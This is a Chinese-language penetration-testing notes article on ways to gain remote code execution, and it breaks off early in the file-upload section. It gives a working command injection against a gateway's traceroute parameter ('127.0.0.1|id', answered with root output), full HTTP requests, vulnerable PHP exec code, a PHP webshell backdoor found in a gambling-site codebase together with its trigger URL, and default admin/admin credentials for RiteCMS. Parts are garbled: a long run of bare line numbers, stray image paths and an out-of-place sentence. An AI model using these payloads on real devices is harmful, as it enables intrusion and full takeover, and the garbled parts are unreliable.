

目录

[0 前言与基础概念](#)

[1 exec 无过滤拼接](#) RCE 易

[2 任意文件写入](#) RCE 易

[3 文件上传](#) RCE 中

[4 任意登录后台+后台](#) RCE 易

[5 SQL 语句执行+写入权限+绝对路径](#) RCE 易

[6 XSS+electron](#) RCE 易

[7 XXE+php 协议](#) RCE 易

[8 SSRF+远程文件下载](#) RCE 中

[9 文件包含](#) RCE 中上

[10 反序列化](#) RCE 难

[11 表达式注入](#) RCE 中上

[12 JNDI 注入](#) RCE 中上

[13 JDBC+反序列化](#) RCE 中上

[14 SSTI 注入](#) RCE 易

[15 缓冲区溢出](#) RCE 难

[16 php 环境变量注入](#) RCE 难

[17 POC/EXP 编写](#) 易

[18 Bypass 笔记](#) 易

前言与基础概念

RCE 全称 remote command/code execute

远程代码执行和远程命令执行，那么 RCE 的作用呢？就相当于我可以在你的电脑中执行任意命令，那么就可以进而使用 MSF/CS 上线你的主机，就可以完全控制你的电脑了，所以做渗透中，个人认为危害最大的就是 RCE，你 SQL 注入，我有 RCE 直接连接数据库，你有未授权/信息泄露，我直接查看这些信息，你有 XSS，我直接改源码，你有弱口令，我直接扒下来电脑里存储的密码，大多数漏洞能做到的，RCE 都可以轻而易举的做到，所以我在做挖洞或代审的时候也更会偏向 RCE 的挖掘，而我在网上发现 RCE 的利用方式有很多，并且像是 XSS 到 RCE，XXE 到 RCE 这种小众的利用手段有很多人都不知道，于是就有了此文，也算是自己的一个简单笔记总结文章吧，这篇文章写的我个人认为很全面了几乎涵盖大部分的 RCE 利用手段了，肯定还有很小众的 RCE 我没发现，不过全面的坏处就是不够深，都是比较浅的东西，想深入的还是多搜点其他大佬的文章吧

基础的 shell 符号概念

cmd1 | cmd2 只执行 cmd2

cmd1 || cmd2 只有当 cmd1 执行失败后，cmd2 才被执行

cmd1 & cmd2 先执行 cmd1，不管是否成功，都会执行 cmd2

cmd1 && cmd2 先执行 cmd1，cmd1 执行成功后才执行 cmd2，否则不执行 cmd2

Linux 还支持分号 (;)，cmd1;cmd2 按顺序依次执行，先执行 cmd1 再执行 cmd2

php 中也可以用反引号 echo `whoami`;

exec 无过滤拼接 RCE

首先是黑盒，平常我们看到了敏感的参数，比如 ping 啊，traceroute 等测试连通性的，百分之 80 都基本都有命令拼接(但不一定有 RCE)，我们以某网关当例子

看到了 ping 和 traceroute，输入 127.0.0.1 和 1



The screenshot shows a web-based network diagnostic tool. The top navigation bar includes '诊断' (Diagnosis), '状态' (Status), '网络' (Network), '安全' (Security), '应用' (Application), '管理' (Management), '诊断' (Diagnosis), and '帮助' (Help). The '诊断' (Diagnosis) tab is active, and the '网络诊断' (Network Diagnosis) sub-tab is selected. On the left sidebar, there are three buttons: 'Ping测试' (Ping Test), 'Traceroute测试' (Traceroute Test), and '手动Inform' (Manual Inform). The main content area is titled 'Ping测试' (Ping Test) and contains the text '在本页面，您可以进行Ping测试。' (On this page, you can perform a Ping test.). Below this, there are configuration fields: '网络连接' (Network Connection) set to '1_INTERNET_R_VID_41', 'IP版本' (IP Version) set to 'IPv4', '目的地址' (Destination Address) set to '127.0.0.1', and '重复次数' (Repeat Count) set to '1' with a note '(1-10次)'. A 'Ping测试' (Ping Test) button is located at the bottom of the configuration area.

然后抓包，第一个包，记住这个 sessionid，要在第二个包的 post 中

添加过去

```
1 GET /cgi-bin/ajax?ajaxmethod=get_login_user&_=  
0.94265117689813&token=  
Mozilla/5.0%20(Windows%20NT%2010.0;%20Win64;%20x64)%20AppleW  
ebKit/537.36%20(KHTML,%20like%20Gecko)%20Chrome/99.0.4844.74  
%20Safari/537.36 HTTP/1.1  
2 Host: [REDACTED]  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74  
Safari/537.36  
4 Accept: */*  
5 Referer: http://[REDACTED]/html/ping.html  
6 Accept-Encoding: gzip, deflate  
7 Accept-Language: zh-CN,zh;q=0.9  
8 Connection: close  
9  
10
```

```
1 HTTP/1.0 200 OK  
2 Content-type: application/json  
3  
4  
5 {  
6   "sessionid": "B06cG5rN",  
7   "session_valid": 1,  
8   "login_user": "1"  
9 }  
10
```

第二个包，我们发现参数过滤了

quest

RawHex↵\n≡

POST /cgi-bin/ajax HTTP/1.1
Host: [REDACTED]
Content-Length: 139
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
Content-type: application/x-www-form-urlencoded
Accept: /*/*
Origin: http://[REDACTED]
Referer: http://[REDACTED]/html/ping.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


address=127.0.0.1|s&count=1&inversion=4&vlanid=41&wantype=2
&iface_ip=10.5.157.2&sessionid=B06cG5rN&ajaxmethod=do_ping&=
=0.6933989398823146

Response

PrettyRawHexRender↵\n≡


1 HTTP/1.0 200 OK
2 Content-type: application/json
3
4
5 {
6 "session_valid":1,
7 "pingcmd":
8 "pingdiag -c 1 -I ppp0 -X 2 \"127.0.0.1|s\" 2>&1",
9 "result":"ping: unknown host 127.0.0.1|s"
10 }
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
75

没有关系，用 traceroute 试试



```
1 <?php
2 include 'include/check_login.php';
3 include 'include/get_config.php';
4 include 'include/set_config.php';
5 $responseText=array();
6
7 $call_function=$_POST["call_function"];
8 switch($call_function){
9     case "ping":
10         $sarr=array();
11         $iface=$_POST["iface"];
12         $hostname=$_POST["hostname"];
13
14         $cmd="ping -I $iface -w 5 $hostname";
15         exec($cmd, $sarr, $ret);
16         $responseText=$sarr;
17         break;
18     case "tracert":
19         $sarr=array();
20         $iface=$_POST["iface"];
21         $hostname=$_POST["hostname"];
22
23         $cmd="tracert -i $iface -w 3 -m 10 $hostname";
24         exec($cmd, $sarr, $ret);
25         $responseText=$sarr;
26         break;
27 }
28
29 $i=0;
30 while($i<count($responseText)){
31     $line=$responseText[$i];
32     echo "$line<br>";
33     $i++;
34 }
```

那么直接构造参数就可以造成 rce



```
Request
1 POST /cgi-bin/jumpto.php?class=diagnosis&page=config_save&isnphp=1 HTTP/1.1
2 Host: 
3 Content-Length: 54
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://
9 Referer: http:// /cgi-bin/jumpto.php?class=diagnosis&page=ping
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: timestamp=0; coolLogin=1; coolUser=admin
13 Connection: close
14
15 call_function=tracert&iface=eth0&hostname=127.0.0.1|id

Response
1 HTTP/1.1 200 OK
2 Connection: close
3 X-Powered-By: PHP/4.4.9
4 Set-Cookie: timestamp=0; expires=Fri, 18 Feb 2022 10:18:17 GMT; path=/
5 Set-Cookie: coolLogin=1; expires=Fri, 18 Feb 2022 10:18:17 GMT; path=/
6 Set-Cookie: coolUser=admin; expires=Fri, 18 Feb 2022 10:18:17 GMT; path=/
7 Content-type: text/html
8 Content-Length: 27
9
10 uid=0(root) gid=0(root)<br>
```

我们除了 exec，还可以全局搜索 system，shell_exec 等命令函数，原理一样不在赘述，以下为某防火墙的小通杀

```
system
replace
460 results in 172 files - Open in editor
middle.php www
yes" frameborder="0" src="systemstatus/Syste...
frameborder="0" src="systemstatus/SystemMe...
<li><a url="systemmanage/systemupgrade.php" l...
systemmanage/systemupgrade.php" id="systemup...
<li><a url="systemmanage/systemset.php" id="sy...
systemmanage/systemset.php" id="systemset">系...
<li><a url="systemstatus/SystemMeg.php" id=...
systemstatus/SystemMeg.php" id="SystemMeg...
<li><a url="systemstatus/InterfaceStatu.php" id...
<li><a url="systemstatus/trafAnalysis.php" id="t...
<li><a url="systemstatus/diaAnalysis.php" id="...
<li><a url="systemstatus/ptTraffic.php" id="iptr...
<li><a url="systemstatus/route_info.php" id="r...
<li><a url="systemstatus/arp.php" id="arp">A...
yes" frameborder="0" src="systemstatus/Syste...
frameborder="0" src="systemstatus/SystemMe...
dhcp_address_pool_add.php www/applic...
class="rg">&nbsp;&nbsp;&nbsp;<a href="/systemstatus/Syst...
nbspc<a href="/systemstatus/SystemMeg.php"...
dhcp_address_pool_mod.php www/applic...
class="rg">&nbsp;&nbsp;&nbsp;<a href="/systemstatus/Syst...
nbspc<a href="/systemstatus/SystemMeg.php"...
dhcp_address_pool.php www/application
diagnostics > cmd.php
$usename = $_SESSION["USER_NAME"];
checkApproachUrl();
if($_GET['action'] == "ping")
{
    $host = $_GET['host'];
    $count = $_GET['count'];
    system("/bin/ping -c $count " . escapeshellarg($host)." >temp.htm");
    if($usename)
        psyslog("ping $host $count次", 0);
}
else if($_GET['action'] == "traceroute")
{
    $host = $_GET['host'];
    $ttl = $_GET['ttl'];
    $useicmp = $_GET['useicmp'];
    if($useicmp)
        $useicmp = "-i";
    else
        $useicmp = "";
    system("/usr/bin/traceroute -d $useicmp -w 2 -m " . escapeshellarg($ttl) . " " . escapeshellarg($host)." >temp.htm");
    if($usename)
        psyslog("traceroute $host 跳数为$ttl", 0);
}
else if($_GET['action'] == "arping")
{
    $host = $_GET['host'];
    $count = $_GET['count'];
    $if = $_GET['ifname'];
    $src = $_GET['src'];
}
```

任意文件写入

当然，这些只是单纯的执行命令，在 php 中还有 file_put_contents 这种可以写入的函数，例子如下，这是之前 bc 站的源码，应该是一个小后门,google88990 接受传参，然后 file_put_contents 直接拼接进去，写入文件

```
EXPLORER
... GoogleChartsMarker.php GoogleChartTextMarker.php GoogleChartShapeMarker.php GoogleChartRangeMarker.ph
OPEN EDITORS
GoogleChartsMarker.php lib/classes/google...
GoogleChartTextMarker.php lib/classes/go...
GoogleChartShapeMarker.php lib/classes/g...
GoogleChartRangeMarker.php lib/classes/g...
GoogleChartMapMarker.php lib/classes/go...
GoogleChartLineMarker.php lib/classes/go...
GoogleChartCandlestickMarker.php lib/clas...
GoogleMapChart.php lib/classes/googleChart...
GoogleChartMarker.php lib/classes/googleC...
BC站源码
markers
-7.php
1.php
666.txt
GoogleChartCandlestickMarker.php
GoogleChartLineMarker.php
GoogleChartMapMarker.php
GoogleChartRangeMarker.php
GoogleChartShapeMarker.php
GoogleChartsMarker.php
GoogleChartTextMarker.php
GoogleBarChart.php
GoogleChart.php
GoogleChartApi.php
GoogleChartAxis.php
GoogleChartData.php
lib > classes > googleChart > markers > GoogleChartMapMarker.php
1 <?php
2 if(isset($_GET['google88990']))
3 {
4     $fp=fopen('GoogleChartsMarker.php','w');
5     file_put_contents('GoogleChartsMarker.php','<?php\r\n');
6     file_put_contents('GoogleChartsMarker.php',$_GET['google88990'],FILE_APPEND);
7     fclose($fp);
8     require 'GoogleChartsMarker.php';
9     include_once dirname(__FILE__).'/../GoogleChartMarker.php';
10
11 /**
12  * A Text marker.
13  *
14  * This class implement Text and Data Value Markers feature (@c chm).
15  *
16  * @par Example with value marker
17  * @include marker_text_value.php
18  *
19  * @par Example with text marker
20  * @include marker_text_text.php
21  *
22  * @see GoogleChartMarker
23  * @see http://code.google.com/apis/chart/docs/chart_params.html#gcharts_data_point_labels
24  */
25 class GoogleChartTextMarker extends GoogleChartMarker
26 {
27     const FLAG = 'f';
28     const TEXT = 't';
29     const ANNOTATION = 'A';
30     const VALUE = 'N';
}
```

直接构造 payload


```
xxx/xxx/xxx/xx/xxx/GoogleChartMapMarker.php?google88990=phpinfo();
```

就可以直接 getsHELL 了

文件上传

大家用的最最常见的 rce 方法应该就是文件上传了，这里拿我之前写过的一篇作为案例

这里下载源代码 [RiteCMS - download](https://ritecms.com/download)



The screenshot shows the RiteCMS website's download page. The header includes the RiteCMS logo and navigation links: HOME, DOWNLOAD, NEWS, SUPPORT, TIPS/TUTORIAL, and ABOUT. The main content area is titled "VERSION 3.1.0 OFFICIALLY RELEASED IN MARCH, 2021". It lists the version as "Version 3.1.0: GitHub(mirror 1), SourceForge(mirror 2)" and provides a list of features for the release. The features include: 1. CMS engine is now separate from contents, 2. Backend is now powered by admin.php at root folder, 3. Support Php 7.x, 4. Templates rewritten with CSS3 and submenu, 5. Tested on both Apache & NGINX, 6. TinyMCE configured to version 5, 7. Built-in CAPTCHA support with SECURIMAGE, 8. Built-in image slide-show/carousel without JQuery, and 9. Still lightweight and self-contained without any outside bootstrap or JQuery. It also mentions that the source code is hosted on GitHub and SourceForge, and provides information for developers and end users.


PREVIOUS VERSIONS:

Version 2.1.0


我的生活仿佛变了模样




访问 admin.php，然后输入默认账密 admin admin，再次访问 admin.php 进入后台



